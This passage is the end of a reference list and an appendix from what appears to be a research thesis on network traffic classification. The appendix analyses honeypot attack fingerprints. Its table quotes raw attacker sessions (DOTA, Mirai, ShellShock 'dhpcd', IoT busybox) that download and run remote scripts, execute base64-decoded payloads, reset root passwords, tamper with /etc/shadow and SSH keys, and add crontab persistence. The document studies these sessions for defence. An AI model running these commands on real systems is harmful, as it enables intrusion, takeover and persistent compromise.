[167] Ali Naseh, Kalpesh Krishna, Mohit Iyyer, and et al. Stealing the decoding algorithms of language models. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1835–1849, 2023.

[168] Zongjie Li, Chaozheng Wang, Shuai Wang, and et al. Protecting intellectual property of large language model-based code generation apis via watermarks. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 2336–2350, 2023.

[169] Yunfan Gao, Yun Xiong, Xinyu Gao, and et al. Retrieval-augmented generation for large language models: A survey. *arXiv preprint arXiv:2312.10997*, 2023.

[170] Sanjam Garg, Aarushi Goel, Somesh Jha, and et al. Experimenting with zero-knowledge proofs of training. In *ACM SIGSAC Conference on Computer and Communications Security*, pages 1880–1894, 2023.

[171] Albert Q. Jiang, Alexandre Sablayrolles, Arthur Mensch, and et al. Mistral 7b, 2023.

[172] Hugo Touvron, Louis Martin, Kevin Stone, and et al. Llama 2: Open foundation and fine-tuned chat models. *arXiv preprint arXiv:2307.09288*, 2023.

[173] Mika Beckerich, Laura Plein, and Sergio Coronado. Ratgpt: Turning online llms into proxies for malware attacks. *arXiv preprint arXiv:2308.09183*, 2023.

[174] Chengrun Yang, Xuezhi Wang, Yifeng Lu, and et al. Large language models as optimizers. *arXiv preprint arXiv:2309.03409*, 2023.

[175] Chroma, the ai-native open-source vector database. https://python.langchain.com/docs/integrations/vectorstores/chroma/.

[176] all-minilm-l6-v2 embedding model. https://huggingface.co/sentence-transformers/all-MiniLM-L6-v2, 2024.

[177] all-mpnet-base-v2 embedding model. https://huggingface.co/sentence-transformers/all-mpnet-base-v2, 2024.

[178] Manzil Zaheer, Guru Guruganesh, Kumar Avinava Dubey, and et al. Big bird: Transformers for longer sequences. *Advances in Neural Information Processing Systems*, 33:17283–17297, 2020.

[179] Daya Guo, Shuai Lu, Nan Duan, and et al. Unixcoder: Unified cross-modal pre-training for code representation. *arXiv preprint arXiv:2203.03850*, 2022.

[180] Alec Radford, Jeffrey Wu, Rewon Child, and et al. Language models are unsupervised multitask learners. *OpenAI Blog*, 1(8):9, 2019.

[181] Gido M. Van de Ven, Tinne Tuytelaars, and Andreas S. Tolias. Three types of incremental learning. *Nature Machine Intelligence*, 4(12):1185–1197, 2022.

[182] Kaiming He, Xinlei Chen, Saining Xie, and et al. Masked autoencoders are scalable vision learners. In *2022 IEEE/CVF Conference on Computer Vision and Pattern Recognition*, pages 16000–16009, 2022.

[183] Shayne Longpre, Le Hou, Tu Vu, and et al. The flan collection: Designing data and methods for effective instruction tuning. In *International Conference on Machine Learning*, pages 22631–22648. PMLR, 2023.

[184] Michael Finsterbusch, Chris Richter, Eduardo Rocha, and et al. A survey of payload-based traffic classification approaches. *IEEE Communications Surveys & Tutorials*, 16(2):1135–1156, 2013.

[185] Thuy TT Nguyen and Grenville Armitage. A survey of techniques for internet traffic classification using machine learning. *IEEE Communications Surveys & Tutorials*, 10(4):56–76, 2008.

[186] Shahbaz Rezaei and Xin Liu. Deep learning for encrypted traffic classification: An overview. *IEEE communications magazine*, 57(5):76–81, 2019.

[187] Fannia Pacheco, Ernesto Exposito, Mathieu Gineste, Cedric Baudoin, and et al. Towards the deployment of machine learning solutions in network traffic classification: A systematic survey. *IEEE Communications Surveys & Tutorials*, 21(2):1988–2014, 2018.

[188] Eva Papadogiannaki and Sotiris Ioannidis. A survey on encrypted network traffic analysis applications, techniques, and countermeasures. *ACM Computing Surveys (CSUR)*, 54(6):1–35, 2021.

[189] David Naylor, Alessandro Finamore, Ilias Leontiadis, Yan Grunenberger, and et al. The cost of the" s" in https. In *2014 10th ACM International on Conference on Emerging Networking Experiments and Technologies*, pages 133–140, 2014.

[190] Martino Trevisan, Danilo Giordano, Idilio Drago, and et al. Five years at the edge: Watching internet from the isp network. *IEEE/ACM Transactions on Networking*, 28(02):561–574, 2020.

[191] Xuying Meng, Yequan Wang, Runxin Ma, and et al. Packet representation learning for traffic classification. In *2022 28th ACM SIGKDD Conference on Knowledge Discovery and Data Mining*, pages 3546–3554, 2022.

[192] Xinjie Lin, Gang Xiong, Gaopeng Gou, Zhen Li, and et al. Et-bert: A contextualized datagram representation with pre-training transformers for encrypted traffic classification. In *2022 ACM Web Conference*, pages 633–642, 2022.

[193] Colin Raffel, Noam Shazeer, Adam Roberts, and et al. Exploring the limits of transfer learning with a unified text-to-text transformer. *Journal of Machine Learning Research*, 21(140):1–67, 2020.

[194] Alex Krizhevsky, Ilya Sutskever, and Geoffrey E Hinton. Imagenet classification with deep convolutional neural networks. *Advances in Neural Information Processing Systems*, 25, 2012.

[195] Amir Feder, Katherine A Keith, Emaad Manzoor, and et al. Causal inference in natural language processing: Estimation, prediction, interpretation and beyond. *Transactions of the Association for Computational Linguistics*, 10:1138–1158, 2022.

[196] Jared Kaplan, Sam McCandlish, Tom Henighan, and et al. Scaling laws for neural language models. *arXiv preprint arXiv:2001.08361*, 2020.

[197] Dongze Lian, Daquan Zhou, Jiashi Feng, and et al. Scaling & shifting your features: A new baseline for efficient model tuning. *Advances in Neural Information Processing Systems*, 35:109–123, 2022.

[198] R. Thomas McCoy, Ellie Pavlick, and Tal Linzen. Right for the wrong reasons: Diagnosing syntactic heuristics in natural language inference. In *Annual Meeting of the Association for Computational Linguistics*, 2019.

[199] Hong Ye He, Zhi Guo Yang, and Xiang Ning Chen. Pert: Payload encoding representation from transformer for encrypted traffic classification. In *2020 ITU Kaleidoscope: Industry-Driven Digital Transformation (ITU K)*, pages 1–8. IEEE, 2020.

[200] Zhenzhong Lan. Albert: A lite bert for self-supervised learning of language representations. *arXiv preprint arXiv:1909.11942*, 2019.

[201] Lingfeng Peng, Xiaohui Xie, Sijiang Huang, and et al. Ptu: Pre-trained model for network traffic understanding. In *2024 32nd IEEE International Conference on Network Protocols (ICNP)*. IEEE, 2024.

[202] Guangmeng Zhou, Xiongwen Guo, Zhuotao Liu, and et al. Trafficformer: An efficient pre-trained model for traffic data. In *2025 IEEE Symposium on Security and Privacy (SP)*, pages 102–102. IEEE Computer Society, 2024.

[203] Ruijie Zhao, Mingwei Zhan, Xianwen Deng, Yanhao Wang, and et al. Yet another traffic classifier: A masked autoencoder based traffic transformer with multi-level flow representation. In *2023 37th AAAI Conference on Artificial Intelligence*, volume 37, pages 5420–5427, 2023.

[204] Tongze Wang, Xiaohui Xie, Wenduo Wang, and et al. Netmamba: Efficient network traffic classification via pre-training unidirectional mamba. In *2024 32nd IEEE International Conference on Network Protocols (ICNP)*. IEEE, 2024.

[205] Albert Gu and Tri Dao. Mamba: Linear-time sequence modeling with selective state spaces. *arXiv preprint arXiv:2312.00752*, 2023.

[206] Alexey Dosovitskiy, Lucas Beyer, Alexander Kolesnikov, and et al. An image is worth 16x16 words: Transformers for image recognition at scale. In *International Conference on Learning Representations*, 2021.

[207] Gerard Draper-Gil, Arash Habibi Lashkari, Mohammad Saiful Islam Mamun, and Ali A. Ghorbani. Characterization of encrypted and vpn traffic using time-related features. In *International Conference on Information Systems Security and Privacy*, 2016.

[208] Ferdinand De Saussure. Course in general linguistics. *Literary Theory: An Anthology*, 2:59–71, 2004.

[209] Noam Chomsky. *Syntactic Structures*. De Gruyter Mouton, Berlin, Boston, 1957.

[210] David Marr. *Vision: A computational investigation into the human representation and processing of visual information*. MIT Press, 2010.

[211] Giovanni Dettori. Designing and engineering a q&a llm for network packet representation. Tesi di laurea magistrale, Politecnico di Torino, Torino, Italia, ottobre 2024. https://webthesis.biblio.polito.it/33158/.

[212] Kenjiro Cho, Koushirou Mitsuya, and Akira Kato. Traffic data repository at the {WIDE} project. In *2000 USENIX Annual Technical Conference (USENIX ATC 00)*, 2000.

[213] Nour Moustafa and Jill Slay. Unsw-nb15: a comprehensive data set for network intrusion detection systems (unsw-nb15 network data set). In *2015 military communications and information systems conference (MilCIS)*, pages 1–6. IEEE, 2015.

[214] Wei Wang, Ming Zhu, Xuewen Zeng, Xiaozhou Ye, and et al. Malware traffic classification using convolutional neural network for representation learning. In *2017 International Conference on Information Networking (ICOIN)*, pages 712–717, 2017.

[215] Robert Flood, Gints Engelen, David Aspinall, and et al. Bad design smells in benchmark nids datasets. In *2024 IEEE 9th European Symposium on Security and Privacy (EuroS&P)*, pages 658–675. IEEE, 2024.

[216] Nick Erickson, Jonas Mueller, Alexander Shirkov, Hang Zhang, and et al. Autogluon-tabular: Robust and accurate automl for structured data. *arXiv preprint arXiv:2003.06505*, 2020.

[217] Hyunchul Kim, Kimberly C Claffy, Marina Fomenkov, and et al. Internet traffic classification demystified: myths, caveats, and the best practices. In *2008 ACM CoNEXT Conference*, pages 1–12, 2008.

[218] Alberto Dainotti, Antonio Pescape, and Kimberly C Claffy. Issues and future directions in traffic classification. *IEEE Network*, 26(1):35–40, 2012.

[219] Robin Sommer and Vern Paxson. Outside the closed world: On using machine learning for network intrusion detection. In *2010 IEEE Symposium on Security and Privacy*, pages 305–316. IEEE, 2010.

[220] Joaquin Quiñonero-Candela, Masashi Sugiyama, Anton Schwaighofer, and et al. *Dataset shift in machine learning*. MIT Press, 2022.

[221] Jose G Moreno-Torres, Troy Raeder, Rocío Alaiz-Rodríguez, and et al. A unifying view on dataset shift in classification. *Pattern Recognition*, 45(1):521–530, 2012.

[222] Tatiana Tommasi, Novi Patricia, Barbara Caputo, and et al. A deeper look at dataset bias. *Domain Adaptation in Computer Vision Applications*, pages 37–55, 2017.

[223] Jing Qin. *Biased sampling, over-identified parameter problems and beyond*, volume 5. Springer, 2017.

[224] Janice M Morse. "cherry picking": Writing from thin data, 2010.

[225] George Forman and Martin Scholz. Apples-to-apples in cross-validation studies: pitfalls in classifier performance measurement. *ACM SIGKDD Explorations Newsletter*, 12(1):49–57, 2010.

[226] Congying Xia, Chen Xing, and Jiangshu et al. Du. Fofo: A benchmark to evaluate llms' format-following capability. In *Proceedings of the 62nd Annual Meeting of the Association for Computational Linguistics*, Bangkok, Thailand, 2024. Association for Computational Linguistics.

[227] Long Ouyang, Jeff Wu, and Xu et al. Jiang. Training language models to follow instructions with human feedback. In *Proceedings of the 36th International Conference on Neural Information Processing Systems*, Red Hook, NY, USA, 2022. Curran Associates Inc.

[228] Yizhong Wang, Hamish Ivison, and Pradeep et al. Dasigi. How far can camels go? exploring the state of instruction tuning on open resources. In *Thirty-seventh Conference on Neural Information Processing Systems Datasets and Benchmarks Track*, 2023.

[229] Qianyu He, Jie Zeng, and Wenhao et al. Huang. Can large language models understand real-world complex instructions? In *Proceedings of the Thirty-Eighth AAAI Conference on Artificial Intelligence*. AAAI Press, 2024.

[230] Qianyu He, Jie Zeng, and Qianxi et al. He. From complex to simple: Enhancing multi-constraint complex instruction following ability of large language models. In *Findings of the Association for Computational Linguistics: EMNLP 2024*, pages 10864–10882, 2024.

[231] Yushi Bai, Xin Lv, and Jiajie et al. Zhang. Longbench: A bilingual, multitask benchmark for long context understanding. In *Proceedings of the 62nd Annual Meeting of the Association for Computational Linguistics*, Bangkok, Thailand, 2024. Association for Computational Linguistics.

[232] Mo Li, Songyang Zhang, and Yunxin et al. Liu. Needlebench: Can llms do retrieval and reasoning in 1 million context window? *arXiv preprint arXiv:2407.11963*, 2024.

[233] Jiao Sun, Yufei Tian, and Wangchunshu et al. Zhou. Evaluating large language models on controlled generation tasks. In *Proceedings of the 2023 Conference on Empirical Methods in Natural Language Processing*, Singapore, 2023. Association for Computational Linguistics.

[234] Shunyu Yao, Howard Chen, and Austin W. et al. Hanjie. Collie: Systematic construction of constrained text generation tasks. In *The Twelfth International Conference on Learning Representations*, 2024.

[235] Robert J. Sternberg. Beyond iq: A triarchic theory of human intelligence. *British Journal of Educational Studies*, 34(2):205–207, 1986.

[236] Aaron Grattafiori, Abhimanyu Dubey, and Abhinav et al. Jauhri. The llama 3 herd of models. *arXiv preprint arXiv:2407.21783*, 2024.

[237] DeepSeek-AI, Daya Guo, and Dejian et al. Yang. Deepseek-r1: Incentivizing reasoning capability in llms via reinforcement learning. *arXiv preprint arXiv:2501.12948*, 2025.

[238] Jason Wei, Xuezhi Wang, and Dale et al. Schuurmans. Chain-of-thought prompting elicits reasoning in large language models. In *Proceedings of the 36th International Conference on Neural Information Processing Systems*, 2022.

[239] Hunter Lightman, Vineet Kosaraju, and Yuri et al. Burda. Let's verify step by step. In *The Twelfth International Conference on Learning Representations*, 2024.

[240] Xinyun Chen, Maxwell Lin, and Nathanael et al. Sch"arli. Teaching large language models to self-debug. In *The Twelfth International Conference on Learning Representations*, 2024.

[241] Aman Madaan, Niket Tandon, and Prakhar et al. Gupta. Self-refine: Iterative refinement with self-feedback. In *Thirty-seventh Conference on Neural Information Processing Systems*, 2023.

[242] Patrick Lewis, Ethan Perez, Aleksandra Piktus, Fabio Petroni, Vladimir Karpukhin, Naman Goyal, Heinrich Küttler, Mike Lewis, Wen-tau Yih, Tim Rocktäschel, Sebastian Riedel, and Douwe Kiela. Retrieval-Augmented Generation for Knowledge-Intensive NLP Tasks. In *Advances in Neural Information Processing Systems*, volume 33, pages 9459–9474. Curran Associates, Inc., 2020.

[243] Karl Cobbe, Vineet Kosaraju, and Mohammad et al. Bavarian. Training verifiers to solve math word problems. *arXiv preprint arXiv:2110.14168*, 2021.

[244] Weijia Shi, Sewon Min, and Michihiro et al. Yasunaga. REPLUG: Retrieval-augmented black-box language models. In *Proceedings of the 2024 Conference of the North American Chapter of the Association for Computational Linguistics*, 2024.

[245] Zhiting Hu, Zichao Yang, and Xiaodan et al. Liang. Toward controlled generation of text. In *Proceedings of the 34th International Conference on Machine Learning*. PMLR, 2017.

[246] Norman Mu, Sarah Chen, and Zifan et al. Wang. Can LLMs follow simple rules? *arXiv preprint arXiv:2311.04235*, 2024.

[247] Zhaoyang Wang, Jinqi Jiang, and Huichi et al. Zhou. Verifiable format control for large language model generations. *arXiv preprint arXiv:2502.04498*, 2025.

[248] Hyung Won Chung, Le Hou, and Shayne et al. Longpre. Scaling instruction-finetuned language models. *arXiv preprint arXiv:2210.11416*, 2022.

[249] Swaroop Mishra, Daniel Khashabi, and Chitta et al. Baral. Cross-task generalization via natural language crowdsourcing instructions. In *Proceedings of the 60th Annual Meeting of the Association for Computational Linguistics*, 2022.

[250] Romal Thoppilan, Daniel De Freitas, and Jamie et al. Hall. LaMDA: Language models for dialog applications. *arXiv preprint arXiv:2201.08239*, 2022.

[251] Chunting Zhou, Pengfei Liu, and Puxin Xu et al. LIMA: Less is more for alignment. In *Thirty-seventh Conference on Neural Information Processing Systems*, 2023.

[252] Lichang Chen, Shiyang Li, and Jun Yan et al. Alpagasus: Training a better alpaca with fewer data. In *The Twelfth International Conference on Learning Representations*, 2024.

[253] Hao Zhao, Maksym Andriushchenko, Francesco Croce, and Nicolas Flammarion. Long is more for alignment: a simple but tough-to-beat baseline for instruction fine-tuning. In *Proceedings of the 41st International Conference on Machine Learning*, ICML'24. JMLR.org, 2024.

[254] Qianyu He, Jie Zeng, Qianxi He, Jiaqing Liang, and Yanghua Xiao. From complex to simple: Enhancing multi-constraint complex instruction following ability of large language models. *arXiv preprint arXiv:2404.15846*, 2024.

[255] Qi Zhang, Yiming Zhang, Haobo Wang, and Junbo Zhao. RECOST: External knowledge guided data-efficient instruction tuning. In *Findings of the Association for Computational Linguistics: ACL 2024*, Bangkok, Thailand, 2024. Association for Computational Linguistics.

[256] Shuo Chang, F. Maxwell Harper, and Loren G. Terveen. Crowd-based personalized natural language explanations for recommendations. In *Proceedings of the 10th ACM Conference on Recommender Systems*, New York, NY, USA, 2016. Association for Computing Machinery.

[257] Yongfeng Zhang and Xu Chen. Explainable recommendation: A survey and new perspectives. *Foundations and Trends in Information Retrieval*, 14(1):1–101, 2020.

[258] Muhammad F. Adilazuarda, Sagnik Mukherjee, and Pradhyumna et al. Lavania. Towards measuring and modeling "culture" in llms: A survey. In *Proceedings of the 2024 Conference on Empirical Methods in Natural Language Processing*, Miami, Florida, USA, 2024. Association for Computational Linguistics.

[259] Hadas Kotek, Rikker Dockum, and David Sun. Gender bias and stereotypes in large language models. In *Proceedings of The ACM Collective Intelligence Conference*, New York, NY, USA, 2023. Association for Computing Machinery.

[260] Zhiting Hu, Zichao Yang, and Xiaodan et al. Liang. Toward controlled generation of text. *arXiv preprint arXiv:1703.00955*, 2018.

[261] Jason Wei, Xuezhi Wang, Dale Schuurmans, Maarten Bosma, Brian Ichter, Fei Xia, Ed Chi, Quoc Le, and Denny Zhou. Chain-of-Thought Prompting Elicits Reasoning in Large Language Models, January 2023. arXiv:2201.11903 [cs].

[262] Reiichiro Nakano, Jacob Hilton, and Suchir et al. Balaji. WebGPT: Browser-assisted question-answering with human feedback. *arXiv preprint arXiv:2112.09332*, 2022.

[263] Nisan Stiennon, Long Ouyang, and Jeffrey et al. Wu. Learning to summarize with human feedback. In *Advances in Neural Information Processing Systems*, 2020.

[264] Tianqi Liu, Yao Zhao, and Rishabh Joshi et al. Statistical rejection sampling improves preference optimization. In *The Twelfth International Conference on Learning Representations*, 2024.

[265] Kevin Yang and Dan Klein. FUDGE: Controlled text generation with future discriminators. In *Proceedings of the 2021 Conference of the North American Chapter of the Association for Computational Linguistics*, 2021.

[266] Haikang Deng and Colin Raffel. Reward-augmented decoding: Efficient controlled text generation with a unidirectional reward model. In *Proceedings of the 2023 Conference on Empirical Methods in Natural Language Processing*, pages 11781–11791, Singapore, December 2023. Association for Computational Linguistics.

[267] Ben Krause, Akhilesh Deepak Gotmare, Bryan McCann, Nitish Shirish Keskar, Shafiq Joty, Richard Socher, and Nazneen Fatema Rajani. GeDi: Generative Discriminator Guided Sequence Generation. In Marie-Francine Moens, Xuanjing Huang, Lucia Specia, and Scott Wen-tau Yih, editors, *Findings of the Association for Computational Linguistics: EMNLP 2021*, pages 4929–4952, Punta Cana, Dominican Republic, November 2021. Association for Computational Linguistics.

[268] Alisa Liu, Maarten Sap, Ximing Lu, Swabha Swayamdipta, Chandra Bhagavatula, Noah A. Smith, and Yejin Choi. DExperts: Decoding-time controlled text generation with experts and anti-experts. In *Proceedings of the 59th Annual Meeting of the Association for Computational Linguistics*, Online, August 2021. Association for Computational Linguistics.

[269] Mrinank Sharma, Meg Tong, Jesse Mu, Jerry Wei, and et al. Constitutional classifiers: Defending against universal jailbreaks across thousands of hours of red teaming. *arXiv preprint arXiv:2501.18837*, January 2025. arXiv:2501.18837 [cs].

[270] Jianfeng Chi, Ujjwal Karn, and Hongyuan et al. Zhan. Llama Guard 3 Vision: Safeguarding Human-AI Image Understanding Conversations. *arXiv preprint arXiv:2411.10414*, 2024.

[271] Hakan Inan, Kartikeya Upasani, and Jianfeng et al. Chi. Llama Guard: LLM-based Input-Output Safeguard for Human-AI Conversations. *arXiv preprint arXiv:2312.06674*, 2023.

[272] Traian Rebedea, Razvan Dinu, and Makesh et al. Sreedhar. NeMo Guardrails: A Toolkit for Controllable and Safe LLM Applications with Programmable Rails. *arXiv preprint arXiv:2310.10501*, 2023.

[273] Taeyoun Kim, Suhas Kotha, and Aditi Raghunathan. Testing the Limits of Jailbreaking Defenses with the Purple Problem, June 2024. arXiv:2403.14725 [cs].

[274] Bill Yuchen Lin, Ming Shen, and Wangchunshu et al. Zhou. CommonGen: A constrained text generation challenge for generative commonsense reasoning. In *Automated Knowledge Base Construction*, 2020.

[275] Dzmitry Bahdanau. Neural machine translation by jointly learning to align and translate. *arXiv preprint arXiv:1409.0473*, 2014.

[276] Aaron van den Oord, Yazhe Li, and Oriol Vinyals. Representation learning with contrastive predictive coding. *arXiv preprint arXiv:1807.03748*, 2018.

[277] Prannay Khosla, Piotr Teterwak, Chen Wang, and et al. Supervised contrastive learning. *Advances in Neural Information Processing Systems*, 33:18661–18673, 2020.

[278] Tao Feng, Yanzhen Shen, and Jiaxuan You. Graphrouter: A graph-based router for LLM selections. In *The Thirteenth International Conference on Learning Representations*, 2025.

[279] Tao Feng, Pengrui Han, Guanyu Lin, Ge Liu, and Jiaxuan You. Thought-retriever: Don't just retrieve raw data, retrieve thoughts, 2024.

[280] Adrien Bibal, Rémi Cardon, David Alfter, and Rodrigo et al. Wilkens. Is attention explanation? an introduction to the debate. In Smaranda Muresan, Preslav Nakov, and Aline Villavicencio, editors, *Proceedings of the 60th Annual Meeting of the Association for Computational Linguistics*, pages 3889–3900, Dublin, Ireland, May 2022. Association for Computational Linguistics.

[281] Mateo Espinosa Zarlenga, Pietro Barbiero, and Gabriele et al. Ciravegna. Concept embedding models: beyond the accuracy-explainability trade-off. In *Proceedings of the 36th International Conference on Neural Information Processing Systems*, NIPS '22, Red Hook, NY, USA, 2022. Curran Associates Inc.

[282] Tim Dettmers, Artidoro Pagnoni, Ari Holtzman, and et al. Qlora: Efficient finetuning of quantized llms. *Advances in Neural Information Processing Systems*, 36, 2024.

[283] Ilya Loshchilov and Frank Hutter. Decoupled weight decay regularization. *arXiv preprint arXiv:1711.05101*, 2017.

[284] Harsha Nori, Samuel Jenkins, Paul Koch, and et al. Interpretml: A unified framework for machine learning interpretability. *arXiv preprint arXiv:1909.09223*, 2019.

[285] Janis Klaise, Arnaud Van Looveren, Giovanni Vacanti, and et al. Alibi explain: Algorithms for explaining machine learning models. *Journal of Machine Learning Research*, 22(181):1–7, 2021.

[286] Narine Kokhlikyan, Vivek Miglani, Miguel Martin, and et al. Captum: A unified and generic model interpretability library for pytorch. *arXiv preprint arXiv:2009.07896*, 2020.

[287] Mukund Sundararajan, Ankur Taly, and Qiqi Yan. Axiomatic attribution for deep networks. *arXiv preprint arXiv:1703.01365*, 2017.

[288] Captum: Model interpretability for pytorch, 2023.

[289] Transformers interpret, 2023.

[290] Maarten Grootendorst. Keybert: Minimal keyword extraction with bert, 2020.

[291] Minh-Thang Luong. Effective approaches to attention-based neural machine translation. *arXiv preprint arXiv:1508.04025*, 2015.

Appendix A


Appendix Chapter 3

DOTA and dhpcd over time

Fig. A.1 details the evolution over time of fingerprints that are related to the DOTA and ShellShock attacks.

ShellShock

As another example of how fingerprints are useful in understanding attack morphing, we compare different fingerprints that contain the word `~/.dhpcd`. Recall that those are cases of attackers trying to abuse the ShellShock vulnerability by deploying



(a) DOTA (b) dhpcd

Fig. A.1 Fingerprints for DOTA and ShellShock over time (Cyberlab dataset).




Fig. A.2 Relationship between fingerprints related to the ShellShock attack (Cyberlab dataset).

<table>
<tr><th>Community</th><th>Examples</th></tr>
<tr><td>DOTA aborted</td><td>cat /proc/cpuinfo | grep name | wc -l ; echo -e "dirk\nvodEsSm8zqb1\nvodEsSm8zqb1" | passwd | bash ; echo "dirk\nvodEsSm8zqb1\nvodEsSm8zqb1\n" | passwd ; echo "321" → /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 | head -n 1 ; cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9 ; }' ; free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}' ; ls -lh $(which ls) ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo | grep model | grep name | wc -l ; top ; uname ; uname -a ; lscpu | grep Model ; echo "admin dirk" → /tmp/up.txt ; rm -rf /var/tmp/dota* ;</td></tr>
<tr><td>DOTA perl</td><td>cd /tmp || /var/tmp || /dev/shm ; echo "HUGEBASE64SCRIPT" | base64 --decode | perl ; rm -rf /var/tmp/dota* ; sleep 15s && cd /var/tmp ; echo "BASE64SCRIPT2" | base64 --decode | bash ; cat /proc/cpuinfo | grep name | wc -l ; echo "root:6sVE3YjWlDsx" | chpasswd | bash ; echo "321" → /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 | head -n 1 ;
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9 ; }' ; free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}' ; ls -lh $(which ls) ; which ls ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo | grep model | grep name | wc -l ; top ; uname ; uname -a ; lscpu | grep Model ;</td></tr>
<tr><td>DOTA tgz</td><td>cat /proc/cpuinfo | grep name | wc -l ; echo "root:oABWYH5OgXY0" | chpasswd | bash ; echo "321" → /var/tmp/.var03522123 ; rm -rf /var/tmp/.var03522123 ; cat /var/tmp/.var03522123 | head -n 1 ; cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9 ; }' ; free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}' ; ls -lh $(which ls) ; which ls ; crontab -l ; w ; uname -m ; cat /proc/cpuinfo | grep model | grep name | wc -l ; top ; uname ; uname -a ; lscpu | grep Model ; echo "root 1z2x3c4v5b6n" → /tmp/up.txt ; rm -rf /var/tmp/dota* ; cat var/tmp/.systemcache436621 ; echo "1" → /var/tmp/.systemcache436621 ; cat /var/tmp/.systemcache436621 ; sleep 15s && cd /var/tmp ; echo "BASE64SCRIPT" | base64 --decode | bash ;</td></tr>
<tr><td>MIRAI router</td><td>enable ; system ; shell ; sh ; cat /proc/mounts ; /bin/busybox EYCVT ; cd /dev/shm ; cat .s || cp /bin/echo .s ; /bin/busybox EYCVT ; tftp ; wget ; /bin/busybox EYCVT ; dd bs=52 count=1 if=.s || cat .s || while read i ; do echo $i ; done ← .s ; /bin/busybox EYCVT ; rm .s ; exit ;</td></tr>
<tr><td>dhpcd</td><td>scp -t ~/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C ~/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C rm -f ~/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C chattr -i -a ~/.dhpcd ; LC_ALL=C rm -f ~/.dhpcd ; LC_ALL=C rmdir ~/.dhpcd ; scp -t ~/.dhpcd ; LC_ALL=C ~/.dhpcd ; LC_ALL=C echo ~ ; LC_ALL=C chattr -i -a /etc/shadow ; LC_ALL=C passwd ; LC_ALL=C passwd ; LC_ALL=C passwd test ; LC_ALL=C passwd test ; LC_ALL=C passwd oracle ; LC_ALL=C passwd oracle ; LC_ALL=C passwd test1 ; LC_ALL=C passwd test1 ; LC_ALL=C chattr +a /etc/shadow ; LC_ALL=C mkdir -p ~/.ssh ; LC_ALL=C chmod 700 ~/.ssh ; LC_ALL=C grep "ssh-rsa SSHKEY1" ~/.ssh/authorized_keys ; LC_ALL=C grep "ssh-rsa SSHKEY2" /.ssh/authorized_keys ; LC_ALL=C netstat -plnt ; LC_ALL=C ss -tln ; scp -t /dev/shm/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C /dev/shm/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C rm -f /dev/shm/nfe52c1covz69ncbxgmlmg2d5i ; scp -t /tmp/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C /tmp/nfe52c1covz69ncbxgmlmg2d5i ; LC_ALL=C rm -f /tmp/nfe52c1covz69ncbxgmlmg2d5i ; scp -t /tmp/knrm ; scp -t /tmp/r ; LC_ALL=C /tmp/knrm ; LC_ALL=C $SHELL /tmp/r ; LC_ALL=C /tmp/knrm ; LC_ALL=C $SHELL /tmp/r ; LC_ALL=C rm -f /home/admin/.dhpcd ; scp -t /home/admin/.dhpcd ; LC_ALL=C /home/admin/.dhpcd -o 127.0.0.1:4444 -B →/dev/null 2→/dev/null ; LC_ALL=C top -bn1 ; LC_ALL=C crontab -l ; LC_ALL=C chattr -i /var/spool/cron/crontabs/root ; LC_ALL=C crontab - ; LC_ALL=C crontab -l ; LC_ALL=C rm -f /tmp/r /tmp/knrm ;</td></tr>
<tr><td>IoT busybox</td><td>sh ; shell ; help ; busybox ; cd /tmp || cd /run || cd / ; wget http://IP/bins.sh ; chmod 777 bins.sh ; sh bins.sh ; rm -rf * ; tftp IP -c get tftp1.sh ; chmod 777 tftp1.sh ; sh tftp1.sh ; tftp -r tftp2.sh -g IP ; chmod 777 tftp2.sh ; sh tftp2.sh ; ftpget -v -u anonymous -p anonymous -P 21 IP ftp1.sh ftp1.sh ; sh ftp1.sh tftp1.sh tftp2.sh ftp1.sh ; rm -rf * ;</td></tr>
